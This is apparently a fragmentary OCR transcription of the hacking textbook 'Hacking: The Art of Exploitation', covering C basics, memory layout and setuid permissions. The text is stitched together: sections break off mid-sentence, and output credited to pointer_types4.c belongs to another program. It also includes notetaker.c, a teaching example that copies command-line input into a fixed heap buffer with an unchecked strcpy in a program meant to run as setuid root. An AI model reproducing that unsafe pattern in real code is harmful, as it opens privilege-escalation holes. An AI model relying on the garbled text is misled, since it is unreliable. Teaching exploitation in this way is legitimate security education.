INTERNATIONAL BEST-SELLER!

THE FUNDAMENTAL TECHNIQUES OF SERIOUS HACKING

Hacking is the art of creative problem solving, whether that means finding an unconventional solution to a difficult problem or exploiting holes in sloppy programming. Many people call themselves hackers, but few have the strong technical foundation needed to really push the envelope.

Rather than merely showing how to run existing exploits, author Jon Erickson explains how arcane hacking techniques *actually work*. To share the art and science of hacking in a way that is accessible to everyone, *Hacking: The Art of Exploitation, 2nd Edition* introduces the fundamentals of C programming from a hacker's perspective.

The included LiveCD provides a complete Linux programming and debugging environment—all without modifying your current operating system. Use it to follow along with the book's examples as you fill gaps in your knowledge and explore hacking techniques on your own. Get your hands dirty debugging code, overflowing buffers, hijacking network communications, bypassing protections, exploiting cryptographic weaknesses, and perhaps even inventing new exploits. This book will teach you how to:

- Program computers using C, assembly language, and shell scripts
- Corrupt system memory to run arbitrary code using buffer overflows and format strings
- Inspect processor registers and system memory with a debugger to gain a real understanding of what is happening
- Outsmart common security measures like non-executable stacks and intrusion detection systems
- Gain access to a remote server using port-binding or connect-back shellcode, and alter a server's logging behavior to hide your presence
- Redirect network traffic, conceal open ports, and hijack TCP connections
- Crack encrypted wireless traffic using the FMS attack, and speed up brute-force attacks using a password probability matrix

Hackers are always pushing the boundaries, investigating the unknown and evolving their art. Even if you don't already know how to program, *Hacking: The Art of Exploitation, 2nd Edition* will give you a complete picture of programming, machine architecture, network communications, and existing hacking techniques. Combine this knowledge with the included Linux environment, and all you need is your own creativity.

ABOUT THE AUTHOR

Jon Erickson has a formal education in computer science and has been hacking and programming since he was five years old. He speaks at computer security conferences and trains security teams around the world. Currently, he works as a vulnerability researcher and security specialist in Northern California.

LIVECD PROVIDES A COMPLETE LINUX PROGRAMMING AND DEBUGGING ENVIRONMENT

THE FINEST IN GEEK ENTERTAINMENT™
www.nostarch.com

"I LAY FLAT."
This book uses RepKover—a durable binding that won't snap shut.

Printed on recycled paper

$49.95 ($54.95 CDN)

SHELVE IN : COMPUTER SECURITY/NETWORK SECURITY

ISBN: 978-1-59327-144-2

CD INSIDE

2ND EDITION

HACKING THE ART OF EXPLOITATION

ERICKSON

NO STARCH PRESS

CD INSIDE

2ND EDITION

HACKING

THE ART OF EXPLOITATION

JON ERICKSON

NO STARCH PRESS

Printed on recycled paper in the United States of America

11 10 09 08 07   1 2 3 4 5 6 7 8 9

ISBN-10: 1-59327-144-1
ISBN-13: 978-1-59327-144-2

Publisher: William Pollock
Production Editors: Christina Samuell and Megan Dunchak
Cover Design: Octopod Studios
Developmental Editor: Tyler Ortman
Technical Reviewer: Aaron Adams
Copyeditors: Dmitry Kirsanov and Megan Dunchak
Compositors: Christina Samuell and Kathleen Mish
Proofreader: Jim Brook
Indexer: Nancy Guenther

For information on book distributors or translations, please contact No Starch Press, Inc. directly:

No Starch Press, Inc.
555 De Haro Street, Suite 250, San Francisco, CA 94107
phone: 415.863.9900; fax: 415.863.9950; info@nostarch.com; www.nostarch.com

Library of Congress Cataloging-in-Publication Data

Erickson, Jon, 1977-
  Hacking : the art of exploitation / Jon Erickson. -- 2nd ed.
     p. cm.
  ISBN-13: 978-1-59327-144-2
  ISBN-10: 1-59327-144-1
 1. Computer security. 2. Computer hackers. 3. Computer networks--Security measures. I. Title.
QA76.9.A25E75 2008
005.8--dc22

2007042910

BRIEF CONTENTS

0x100

INTRODUCTION

The idea of hacking may conjure stylized images of electronic vandalism, espionage, dyed hair, and body piercings. Most people associate hacking with breaking the law and assume that everyone who engages in hacking activities is a criminal. Granted, there are people out there who use hacking techniques to break the law, but hacking isn't really about that. In fact, hacking is more about following the law than breaking it. The essence of hacking is finding unintended or overlooked uses for the laws and properties of a given situation and then applying them in new and inventive ways to solve a problem—whatever it may be.

The following math problem illustrates the essence of hacking:

> Use each of the numbers 1, 3, 4, and 6 exactly once with any of the four basic math operations (addition, subtraction, multiplication, and division) to total 24. Each number must be used once and only once, and you may define the order of operations; for example, 3 * (4 + 6) + 1 = 31 is valid, however incorrect, since it doesn't total 24.

But a computer doesn't natively understand English; it only understands machine language. To instruct a computer to do something, the instructions must be written in its language. However, *machine language* is arcane and difficult to work with—it consists of raw bits and bytes, and it differs from architecture to architecture. To write a program in machine language for an Intel *x*86 processor, you would have to figure out the value associated with each instruction, how each instruction interacts, and myriad low-level details. Programming like this is painstaking and cumbersome, and it is certainly not intuitive.

What's needed to overcome the complication of writing machine language is a translator. An *assembler* is one form of machine-language translator—it is a program that translates assembly language into machine-readable code. *Assembly language* is less cryptic than machine language, since it uses names for the different instructions and variables, instead of just using numbers. However, assembly language is still far from intuitive. The instruction names are very esoteric, and the language is architecture specific. Just as machine language for Intel *x*86 processors is different from machine language for Sparc processors, *x*86 assembly language is different from Sparc assembly language. Any program written using assembly language for one processor's architecture will not work on another processor's architecture. If a program is written in *x*86 assembly language, it must be rewritten to run on Sparc architecture. In addition, in order to write an effective program in assembly language, you must still know many low-level details of the processor architecture you are writing for.

These problems can be mitigated by yet another form of translator called a compiler. A *compiler* converts a high-level language into machine language. High-level languages are much more intuitive than assembly language and can be converted into many different types of machine language for different processor architectures. This means that if a program is written in a high-level language, the program only needs to be written once; the same piece of program code can be compiled into machine language for various specific architectures. C, C++, and Fortran are all examples of high-level languages. A program written in a high-level language is much more readable and English-like than assembly language or machine language, but it still must follow very strict rules about how the instructions are worded, or the compiler won't be able to understand it.

0x220 Pseudo-code

Programmers have yet another form of programming language called pseudo-code. *Pseudo-code* is simply English arranged with a general structure similar to a high-level language. It isn't understood by compilers, assemblers, or any computers, but it is a useful way for a programmer to arrange instructions. Pseudo-code isn't well defined; in fact, most people write pseudo-code slightly differently. It's sort of the nebulous missing link between English and high-level programming languages like C. Pseudo-code makes for an excellent introduction to common universal programming concepts.

Of course, other languages require the `then` keyword in their syntax—BASIC, Fortran, and even Pascal, for example. These types of syntactical differences in programming languages are only skin deep; the underlying structure is still the same. Once a programmer understands the concepts these languages are trying to convey, learning the various syntactical variations is fairly trivial. Since C will be used in the later sections, the pseudo-code used in this book will follow a C-like syntax, but remember that pseudo-code can take on many forms.

Another common rule of C-like syntax is when a set of instructions bounded by curly braces consists of just one instruction, the curly braces are optional. For the sake of readability, it's still a good idea to indent these instructions, but it's not syntactically necessary. The driving directions from before can be rewritten following this rule to produce an equivalent piece of pseudo-code:

```
Drive down Main Street;
If (street is blocked)
{
  Turn right on 15th Street;
  Turn left on Pine Street;
  Turn right on 16th Street;
}
Else
  Turn right on 16th Street;
```


This rule about sets of instructions holds true for all of the control structures mentioned in this book, and the rule itself can be described in pseudo-code.

```
If (there is only one instruction in a set of instructions)
  The use of curly braces to group the instructions is optional;
Else
{
  The use of curly braces is necessary;
  Since there must be a logical way to group these instructions;
}
```

Even the description of a syntax itself can be thought of as a simple program. There are variations of if-then-else, such as select/case statements, but the logic is still basically the same: If this happens do these things, otherwise do these other things (which could consist of even more if-then statements).

0x232 While/Until Loops

Another elementary programming concept is the while control structure, which is a type of loop. A programmer will often want to execute a set of instructions more than once. A program can accomplish this task through looping, but it requires a set of conditions that tells it when to stop looping,

```
{
  Drive straight for 1 mile;
  Add 1 to the counter;
}
```

The C-like pseudo-code syntax of a for loop makes this even more apparent:

```
For (i=0; i<5; i++)
  Drive straight for 1 mile;
```

In this case, the counter is called i, and the for statement is broken up into three sections, separated by semicolons. The first section declares the counter and sets it to its initial value, in this case 0. The second section is like a while statement using the counter: *While* the counter meets this condition, keep looping. The third and final section describes what action should be taken on the counter during each iteration. In this case, i++ is a shorthand way of saying, *Add 1 to the counter called i.*

Using all of the control structures, the driving directions from page 6 can be converted into a C-like pseudo-code that looks something like this:

```
Begin going East on Main Street;
While (there is not a church on the right)
  Drive down Main Street;
If (street is blocked)
{
  Turn right on 15th Street;
  Turn left on Pine Street;
  Turn right on 16th Street;
}
Else
  Turn right on 16th Street;
Turn left on Destination Road;
For (i=0; i<5; i++)
  Drive straight for 1 mile;
Stop at 743 Destination Road;
```


0x240 More Fundamental Programming Concepts

In the following sections, more universal programming concepts will be introduced. These concepts are used in many programming languages, with a few syntactical differences. As I introduce these concepts, I will integrate them into pseudo-code examples using C-like syntax. By the end, the pseudo-code should look very similar to C code.

0x241 Variables

The counter used in the for loop is actually a type of variable. A *variable* can simply be thought of as an object that holds data that can be changed—hence the name. There are also variables that don't change, which are aptly called *constants*. Returning to the driving example, the speed of the car would be a variable, while the color of the car would be a constant. In pseudo-code, variables are simple abstract concepts, but in C (and in many other languages), variables must be declared and given a type before they can be used. This is because a C program will eventually be compiled into an executable program. Like a cooking recipe that lists all the required ingredients before giving the instructions, variable declarations allow you to make preparations before getting into the meat of the program. Ultimately, all variables are stored in memory somewhere, and their declarations allow the compiler to organize this memory more efficiently. In the end though, despite all of the variable type declarations, everything is all just memory.

In C, each variable is given a type that describes the information that is meant to be stored in that variable. Some of the most common types are `int` (integer values), `float` (decimal floating-point values), and `char` (single character values). Variables are declared simply by using these keywords before listing the variables, as you can see below.

```
int a, b;
float k;
char z;
```

The variables `a` and `b` are now defined as integers, `k` can accept floating-point values (such as 3.14), and `z` is expected to hold a character value, like *A* or *w*. Variables can be assigned values when they are declared or anytime afterward, using the `=` operator.


```
int a = 13, b;
float k;
char z = 'A';

k = 3.14;
z = 'w';
b = a + 5;
```

After the following instructions are executed, the variable `a` will contain the value of 13, `k` will contain the number 3.14, `z` will contain the character *w*, and `b` will contain the value 18, since 13 plus 5 equals 18. Variables are simply a way to remember values; however, with C, you must first declare each variable's type.

0x242 Arithmetic Operators

The statement `b = a + 7` is an example of a very simple arithmetic operator. In C, the following symbols are used for various arithmetic operations.

The first four operations should look familiar. Modulo reduction may seem like a new concept, but it's really just taking the remainder after division. If `a` is 13, then 13 divided by 5 equals 2, with a remainder of 3, which means that `a % 5 = 3`. Also, since the variables `a` and `b` are integers, the

The example statement consisting of the two smaller conditions joined with OR logic will fire true if `a` is less than `b`, OR if `a` is less than `c`. Similarly, the example statement consisting of two smaller comparisons joined with AND logic will fire true if `a` is less than `b` AND `a` is not less than `c`. These statements should be grouped with parentheses and can contain many different variations.

Many things can be boiled down to variables, comparison operators, and control structures. Returning to the example of the mouse searching for food, hunger can be translated into a Boolean true/false variable. Naturally, 1 means true and 0 means false.

```
While (hungry == 1)
{
  Find some food;
  Eat the food;
}
```

Here's another shorthand used by programmers and hackers quite often. C doesn't really have any Boolean operators, so any nonzero value is considered true, and a statement is considered false if it contains 0. In fact, the comparison operators will actually return a value of 1 if the comparison is true and a value of 0 if it is false. Checking to see whether the variable `hungry` is equal to 1 will return 1 if `hungry` equals 1 and 0 if `hungry` equals 0. Since the program only uses these two cases, the comparison operator can be dropped altogether.


```
While (hungry)
{
  Find some food;
  Eat the food;
}
```

A smarter mouse program with more inputs demonstrates how comparison operators can be combined with variables.

```
While ((hungry) && !(cat_present))
{
  Find some food;
  If(!(food_is_on_a_mousetrap))
    Eat the food;
}
```

This example assumes there are also variables that describe the presence of a cat and the location of the food, with a value of 1 for true and 0 for false. Just remember that any nonzero value is considered true, and the value of 0 is considered false.

library, a function prototype is needed for printf() before it can be used. This function prototype (along with many others) is included in the stdio.h header file. A lot of the power of C comes from its extensibility and libraries. The rest of the code should make sense and look a lot like the pseudo-code from before. You may have even noticed that there's a set of curly braces that can be eliminated. It should be fairly obvious what this program will do, but let's compile it using GCC and run it just to make sure.

The *GNU Compiler Collection (GCC)* is a free C compiler that translates C into machine language that a processor can understand. The outputted translation is an executable binary file, which is called a.out by default. Does the compiled program do what you thought it would?

```
reader@hacking:~/booksrc $ gcc firstprog.c
reader@hacking:~/booksrc $ ls -l a.out
-rwxr-xr-x 1 reader reader 6621 2007-09-06 22:16 a.out
reader@hacking:~/booksrc $ ./a.out
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
reader@hacking:~/booksrc $
```


0x251 The Bigger Picture

Okay, this has all been stuff you would learn in an elementary programming class—basic, but essential. Most introductory programming classes just teach how to read and write C. Don't get me wrong, being fluent in C is very useful and is enough to make you a decent programmer, but it's only a piece of the bigger picture. Most programmers learn the language from the top down and never see the big picture. Hackers get their edge from knowing how all the pieces interact within this bigger picture. To see the bigger picture in the realm of programming, simply realize that C code is meant to be compiled. The code can't actually do anything until it's compiled into an executable binary file. Thinking of C-source as a program is a common misconception that is exploited by hackers every day. The binary a.out's instructions are written in machine language, an elementary language the CPU can understand. Compilers are designed to translate the language of C code into machine language for a variety of processor architectures. In this case, the processor is in a family that uses the *x*86 architecture. There are also Sparc processor architectures (used in Sun Workstations) and the PowerPC processor architecture (used in pre-Intel Macs). Each architecture has a different machine language, so the compiler acts as a middle ground—translating C code into machine language for the target architecture.

022	18	12	DC2	122	82	52	R	
023	19	13	DC3	123	83	53	S	
024	20	14	DC4	124	84	54	T	
025	21	15	NAK	125	85	55	U	
026	22	16	SYN	126	86	56	V	
027	23	17	ETB	127	87	57	W	
030	24	18	CAN	130	88	58	X	
031	25	19	EM	131	89	59	Y	
032	26	1A	SUB	132	90	5A	Z	
033	27	1B	ESC	133	91	5B	[	
034	28	1C	FS	134	92	5C	\	'\\'
035	29	1D	GS	135	93	5D	]	
036	30	1E	RS	136	94	5E	^	
037	31	1F	US	137	95	5F	_	
040	32	20	SPACE	140	96	60	`	
041	33	21	!	141	97	61	a	
042	34	22	"	142	98	62	b	
043	35	23	#	143	99	63	c	
044	36	24	$	144	100	64	d	
045	37	25	%	**145**	**101**	**65**	**e**	
046	38	26	&	146	102	66	f	
047	39	27	'	147	103	67	g	
050	40	28	(	150	104	68	h	
051	41	29	)	151	105	69	i	
052	42	2A	*	152	106	6A	j	
053	43	2B	+	153	107	6B	k	
054	44	2C	,	**154**	**108**	**6C**	**l**	
055	45	2D	-	155	109	6D	m	
056	46	2E	.	156	110	6E	n	
057	47	2F	/	**157**	**111**	**6F**	**o**	
060	48	30	0	160	112	70	p	
061	49	31	1	161	113	71	q	
062	50	32	2	162	114	72	r	
063	51	33	3	163	115	73	s	
064	52	34	4	164	116	74	t	
065	53	35	5	165	117	75	u	
066	54	36	6	166	118	76	v	
067	55	37	7	167	119	77	w	
070	56	38	8	170	120	78	x	
071	57	39	9	171	121	79	y	
072	58	3A	:	172	122	7A	z	
073	59	3B	;	173	123	7B	{	
074	60	3C	<	174	124	7C	|	
075	61	3D	=	175	125	7D	}	
076	62	3E	>	176	126	7E	~	
077	63	3F	?	177	127	7F	DEL	

Thankfully, GDB's examine command also contains provisions for looking at this type of memory. The c format letter can be used to automatically look up a byte on the ASCII table, and the s format letter will display an entire string of character data.

Naturally, it is far easier just to use the correct data type for pointers in the first place; however, sometimes a generic, typeless pointer is desired. In C, a void pointer is a typeless pointer, defined by the `void` keyword. Experimenting with void pointers quickly reveals a few things about typeless pointers. First, pointers cannot be dereferenced unless they have a type. In order to retrieve the value stored in the pointer's memory address, the compiler must first know what type of data it is. Secondly, void pointers must also be typecast before doing pointer arithmetic. These are fairly intuitive limitations, which means that a void pointer's main purpose is to simply hold a memory address.

The pointer_types3.c program can be modified to use a single void pointer by typecasting it to the proper type each time it's used. The compiler knows that a void pointer is typeless, so any type of pointer can be stored in a void pointer without typecasting. This also means a void pointer must always be typecast when dereferencing it, however. These differences can be seen in pointer_types4.c, which uses a void pointer.

pointer_types4.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   void *void_pointer;

   void_pointer = (void *) char_array;

   for(i=0; i < 5; i++) { // Iterate through the int array with the int_pointer.
      printf("[char pointer] points to %p, which contains the char '%c'\n",
            void_pointer, *((char *) void_pointer));
      void_pointer = (void *) ((char *) void_pointer + 1);
   }

   void_pointer = (void *) int_array;

   for(i=0; i < 5; i++) { // Iterate through the int array with the int_pointer.
      printf("[integer pointer] points to %p, which contains the integer %d\n",
            void_pointer, *((int *) void_pointer));
      void_pointer = (void *) ((int *) void_pointer + 1);
   }
}
```


The results of compiling and executing pointer_types4.c are as follows.

```
reader@hacking:~/booksrc $ ./a.out 'Hello, world!' 3
Repeating 3 times..
  0 - Hello, world!
  1 - Hello, world!
  2 - Hello, world!
reader@hacking:~/booksrc $
```

In the preceding code, an `if` statement makes sure that three arguments are used before these strings are accessed. If the program tries to access memory that doesn't exist or that the program doesn't have permission to read, the program will crash. In C it's important to check for these types of conditions and handle them in program logic. If the error-checking `if` statement is commented out, this memory violation can be explored. The convert2.c program should make this more clear.

convert2.c

```
#include <stdio.h>

void usage(char *program_name) {
   printf("Usage: %s <message> <# of times to repeat>\n", program_name);
   exit(1);
}

int main(int argc, char *argv[]) {
   int i, count;

//  if(argc < 3)       // If fewer than 3 arguments are used,
//     usage(argv[0]); // display usage message and exit.

   count = atoi(argv[2]); // Convert the 2nd arg into an integer.
   printf("Repeating %d times..\n", count);

   for(i=0; i < count; i++)
      printf("%3d - %s\n", i, argv[1]); // Print the 1st arg.
}
```

The results of compiling and executing convert2.c are as follows.

```
reader@hacking:~/booksrc $ gcc convert2.c
reader@hacking:~/booksrc $ ./a.out test
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

When the program isn't given enough command-line arguments, it still tries to access elements of the argument array, even though they don't exist. This results in the program crashing due to a segmentation fault.

Memory is split into segments (which will be discussed later), and some memory addresses aren't within the boundaries of the memory segments the program is given access to. When the program attempts to access an address that is out of bounds, it will crash and die in what's called a *segmentation fault.* This effect can be explored further with GDB.

```
int main() {
   int i = 3;
   printf("[in main] i @ 0x%08x = %d\n", &i, i);
   printf("[in main] j @ 0x%08x = %d\n", &j, j);
   func1();
   printf("[back in main] i @ 0x%08x = %d\n", &i, i);
   printf("[back in main] j @ 0x%08x = %d\n", &j, j);
}
```

The results of compiling and executing scope3.c are as follows.

```
reader@hacking:~/booksrc $ gcc scope3.c
reader@hacking:~/booksrc $ ./a.out
[in main] i @ 0xbffff834 = 3
[in main] j @ 0x08049988 = 42
        [in func1] i @ 0xbffff814 = 5
        [in func1] j @ 0x08049988 = 42
                [in func2] i @ 0xbffff7f4 = 7
                [in func2] j @ 0x08049988 = 42
                [in func2] setting j = 1337
                        [in func3] i @ 0xbffff7d4 = 11
                        [in func3] j @ 0xbffff7d0 = 999
                [back in func2] i @ 0xbffff7f4 = 7
                [back in func2] j @ 0x08049988 = 1337
        [back in func1] i @ 0xbffff814 = 5
        [back in func1] j @ 0x08049988 = 1337
[back in main] i @ 0xbffff834 = 3
[back in main] j @ 0x08049988 = 1337
reader@hacking:~/booksrc $
```


In this output, it is obvious that the variable j used by func3() is different than the j used by the other functions. The j used by func3() is located at 0xbffff7d0, while the j used by the other functions is located at 0x08049988. Also, notice that the variable i is actually a different memory address for each function.

In the following output, GDB is used to stop execution at a breakpoint in func3(). Then the backtrace command shows the record of each function call on the stack.

```
reader@hacking:~/booksrc $ gcc -g scope3.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2
3       int j = 42; // j is a global variable.
4
5       void func3() {
6          int i = 11, j = 999; // Here, j is a local variable of func3().
7          printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
8          printf("\t\t\t[in func3] j @ 0x%08x = %d\n", &j, j);
9       }
```

The *heap segment* is a segment of memory a programmer can directly control. Blocks of memory in this segment can be allocated and used for whatever the programmer might need. One notable point about the heap segment is that it isn't of fixed size, so it can grow larger or smaller as needed. All of the memory within the heap is managed by allocator and deallocator algorithms, which respectively reserve a region of memory in the heap for use and remove reservations to allow that portion of memory to be reused for later reservations. The heap will grow and shrink depending on how much memory is reserved for use. This means a programmer using the heap allocation functions can reserve and free memory on the fly. The growth of the heap moves downward toward higher memory addresses.

The *stack segment* also has variable size and is used as a temporary scratch pad to store local function variables and context during function calls. This is what GDB's backtrace command looks at. When a program calls a function, that function will have its own set of passed variables, and the function's code will be at a different memory location in the text (or code) segment. Since the context and the EIP must change when a function is called, the stack is used to remember all of the passed variables, the location the EIP should return to after the function is finished, and all the local variables used by that function. All of this information is stored together on the stack in what is collectively called a *stack frame*. The stack contains many stack frames.

In general computer science terms, a *stack* is an abstract data structure that is used frequently. It has *first-in, last-out (FILO) ordering*, which means the first item that is put into a stack is the last item to come out of it. Think of it as putting beads on a piece of string that has a knot on one end—you can't get the first bead off until you have removed all the other beads. When an item is placed into a stack, it's known as *pushing*, and when an item is removed from a stack, it's called *popping*.


As the name implies, the stack segment of memory is, in fact, a stack data structure, which contains stack frames. The ESP register is used to keep track of the address of the end of the stack, which is constantly changing as items are pushed into and popped off of it. Since this is very dynamic behavior, it makes sense that the stack is also not of a fixed size. Opposite to the dynamic growth of the heap, as the stack changes in size, it grows upward in a visual listing of memory, toward lower memory addresses.

The FILO nature of a stack might seem odd, but since the stack is used to store context, it's very useful. When a function is called, several things are pushed to the stack together in a *stack frame*. The EBP register—sometimes called the *frame pointer (FP)* or *local base (LB) pointer*—is used to reference local function variables in the current stack frame. Each stack frame contains the parameters to the function, its local variables, and two pointers that are necessary to put things back the way they were: the saved frame pointer (SFP) and the return address. The *SFP* is used to restore EBP to its previous value, and the *return address* is used to restore EIP to the next instruction found after the function call. This restores the functional context of the previous stack frame.

After the execution finishes, the entire stack frame is popped off of the stack, and the EIP is set to the return address so the program can continue execution. If another function was called within the function, another stack frame would be pushed onto the stack, and so on. As each function ends, its stack frame is popped off of the stack so execution can be returned to the previous function. This behavior is the reason this segment of memory is organized in a FILO data structure.

The various segments of memory are arranged in the order they were presented, from the lower memory addresses to the higher memory addresses. Since most people are familiar with seeing numbered lists that count downward, the smaller memory addresses are shown at the top. Some texts have this reversed, which can be very confusing; so for this book, smaller memory addresses are always shown at the top. Most debuggers also display memory in this style, with the smaller memory addresses at the top and the higher ones at the bottom.

Since the heap and the stack are both dynamic, they both grow in different directions toward each other. This minimizes wasted space, allowing the stack to be larger if the heap is small and vice versa.



0x271 Memory Segments in C

In C, as in other compiled languages, the compiled code goes into the text segment, while the variables reside in the remaining segments. Exactly which memory segment a variable will be stored in depends on how the variable is defined. Variables that are defined outside of any functions are considered to be global. The `static` keyword can also be prepended to any variable declaration to make the variable static. If static or global variables are initialized with data, they are stored in the data memory segment; otherwise, these variables are put in the bss memory segment. Memory on the heap memory segment must first be allocated using a memory allocation function called `malloc()`. Usually, pointers are used to reference memory on the heap. Finally, the remaining function variables are stored in the stack memory segment. Since the stack can contain many different stack frames, stack variables can maintain uniqueness within different functional contexts. The memory_segments.c program will help explain these concepts in C.

memory_segments.c

```
#include <stdio.h>

int global_var;
```

0x282 File Permissions

If the O_CREAT flag is used in access mode for the open() function, an additional argument is needed to define the file permissions of the newly created file. This argument uses bit flags defined in sys/stat.h, which can be combined with each other using bitwise OR logic.

S_IRUSR Give the file read permission for the user (owner).

S_IWUSR Give the file write permission for the user (owner).

S_IXUSR Give the file execute permission for the user (owner).

S_IRGRP Give the file read permission for the group.

S_IWGRP Give the file write permission for the group.

S_IXGRP Give the file execute permission for the group.

S_IROTH Give the file read permission for other (anyone).

S_IWOTH Give the file write permission for other (anyone).

S_IXOTH Give the file execute permission for other (anyone).

If you are already familiar with Unix file permissions, those flags should make perfect sense to you. If they don't make sense, here's a crash course in Unix file permissions.

Every file has an owner and a group. These values can be displayed using ls -l and are shown below in the following output.


```
reader@hacking:~/booksrc $ ls -l /etc/passwd simplenote*
-rw-r--r-- 1 root   root   1424 2007-09-06 09:45 /etc/passwd
-rwxr-xr-x 1 reader reader 8457 2007-09-07 02:51 simplenote
-rw------- 1 reader reader 1872 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

For the /etc/passwd file, the owner is root and the group is also root. For the other two simplenote files, the owner is reader and the group is users.

Read, write, and execute permissions can be turned on and off for three different fields: user, group, and other. User permissions describe what the owner of the file can do (read, write, and/or execute), group permissions describe what users in that group can do, and other permissions describe what everyone else can do. These fields are also displayed in the front of the ls -l output. First, the user read/write/execute permissions are displayed, using r for read, w for write, x for execute, and - for off. The next three characters display the group permissions, and the last three characters are for the other permissions. In the output above, the simplenote program has all three user permissions turned on (shown in bold). Each permission corresponds to a bit flag; read is 4 (100 in binary), write is 2 (010 in binary), and execute is 1 (001 in binary). Since each value only contains unique bits, a bitwise OR operation achieves the same result as adding these numbers together does. These values can be added together to define permissions for user, group, and other using the chmod command.

uid_demo.c

```
#include <stdio.h>

int main() {
   printf("real uid: %d\n", getuid());
   printf("effective uid: %d\n", geteuid());
}
```

The results of compiling and executing uid_demo.c are as follows.

```
reader@hacking:~/booksrc $ gcc -o uid_demo uid_demo.c
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 reader reader 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 999
reader@hacking:~/booksrc $ sudo chown root:root ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 999
reader@hacking:~/booksrc $
```


In the output for uid_demo.c, both user IDs are shown to be 999 when uid_demo is executed, since 999 is the user ID for reader. Next, the sudo command is used with the chown command to change the owner and group of uid_demo to root. The program can still be executed, since it has execute permission for other, and it shows that both user IDs remain 999, since that's still the ID of the user.

```
reader@hacking:~/booksrc $ chmod u+s ./uid_demo
chmod: changing permissions of `./uid_demo': Operation not permitted
reader@hacking:~/booksrc $ sudo chmod u+s ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
-rwsr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 0
reader@hacking:~/booksrc $
```

Since the program is owned by root now, sudo must be used to change file permissions on it. The chmod u+s command turns on the setuid permission, which can be seen in the following ls -l output. Now when the user reader executes uid_demo, the effective user ID is 0 for root, which means the program can access files as root. This is how the chsh program is able to allow any user to change his or her login shell stored in /etc/passwd.

This same technique can be used in a multiuser note-taking program. The next program will be a modification of the simplenote program; it will also record the user ID of each note's original author. In addition, a new syntax for `#include` will be introduced.

The `ec_malloc()` and `fatal()` functions have been useful in many of our programs. Rather than copy and paste these functions into each program, they can be put in a separate include file.

hacking.h

```
// A function to display an error message and then exit
void fatal(char *message) {
   char error_message[100];

   strcpy(error_message, "[!!] Fatal Error ");
   strncat(error_message, message, 83);
   perror(error_message);
   exit(-1);
}

// An error-checked malloc() wrapper function
void *ec_malloc(unsigned int size) {
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL)
      fatal("in ec_malloc() on memory allocation");
   return ptr;
}
```


In this new program, hacking.h, the functions can just be included. In C, when the filename for a `#include` is surrounded by < and >, the compiler looks for this file in standard include paths, such as /usr/include/. If the filename is surrounded by quotes, the compiler looks in the current directory. Therefore, if hacking.h is in the same directory as a program, it can be included with that program by typing `#include "hacking.h"`.

The changed lines for the new notetaker program (notetaker.c) are displayed in bold.

notetaker.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

void usage(char *prog_name, char *filename) {
   printf("Usage: %s <data to add to %s>\n", prog_name, filename);
   exit(0);
```

```
}

void fatal(char *);            // A function for fatal errors
void *ec_malloc(unsigned int); // An error-checked malloc() wrapper

int main(int argc, char *argv[]) {
   int userid, fd; // File descriptor
   char *buffer, *datafile;

   buffer = (char *) ec_malloc(100);
   datafile = (char *) ec_malloc(20);
   strcpy(datafile, "/var/notes");

   if(argc < 2)                // If there aren't command-line arguments,
      usage(argv[0], datafile); // display usage message and exit.

   strcpy(buffer, argv[1]);  // Copy into buffer.

   printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
   printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

 // Opening the file
   fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(fd == -1)
      fatal("in main() while opening file");
   printf("[DEBUG] file descriptor is %d\n", fd);

   userid = getuid(); // Get the real user ID.

// Writing data
   if(write(fd, &userid, 4) == -1) // Write user ID before note data.
      fatal("in main() while writing userid to file");
   write(fd, "\n", 1); // Terminate line.

   if(write(fd, buffer, strlen(buffer)) == -1) // Write note.
      fatal("in main() while writing buffer to file");
   write(fd, "\n", 1); // Terminate line.

// Closing file
   if(close(fd) == -1)
      fatal("in main() while closing file");

   printf("Note has been saved.\n");
   free(buffer);
   free(datafile);
}
```


The output file has been changed from /tmp/notes to /var/notes, so the data is now stored in a more permanent place. The `getuid()` function is used to get the real user ID, which is written to the datafile on the line before the note's line is written. Since the `write()` function is expecting a pointer for its source, the `&` operator is used on the integer value `userid` to provide its address.

```
   }
}

// This function is the Pick a Number game.
// It returns -1 if the player doesn't have enough credits.
int pick_a_number() {
   int pick, winning_number;

   printf("\n####### Pick a Number ######\n");
   printf("This game costs 10 credits to play. Simply pick a number\n");
   printf("between 1 and 20, and if you pick the winning number, you\n");
   printf("will win the jackpot of 100 credits!\n\n");
   winning_number = (rand() % 20) + 1; // Pick a number between 1 and 20.
   if(player.credits < 10) {
      printf("You only have %d credits. That's not enough to play!\n\n", player.credits);
      return -1;  // Not enough credits to play
   }
   player.credits -= 10; // Deduct 10 credits.
   printf("10 credits have been deducted from your account.\n");
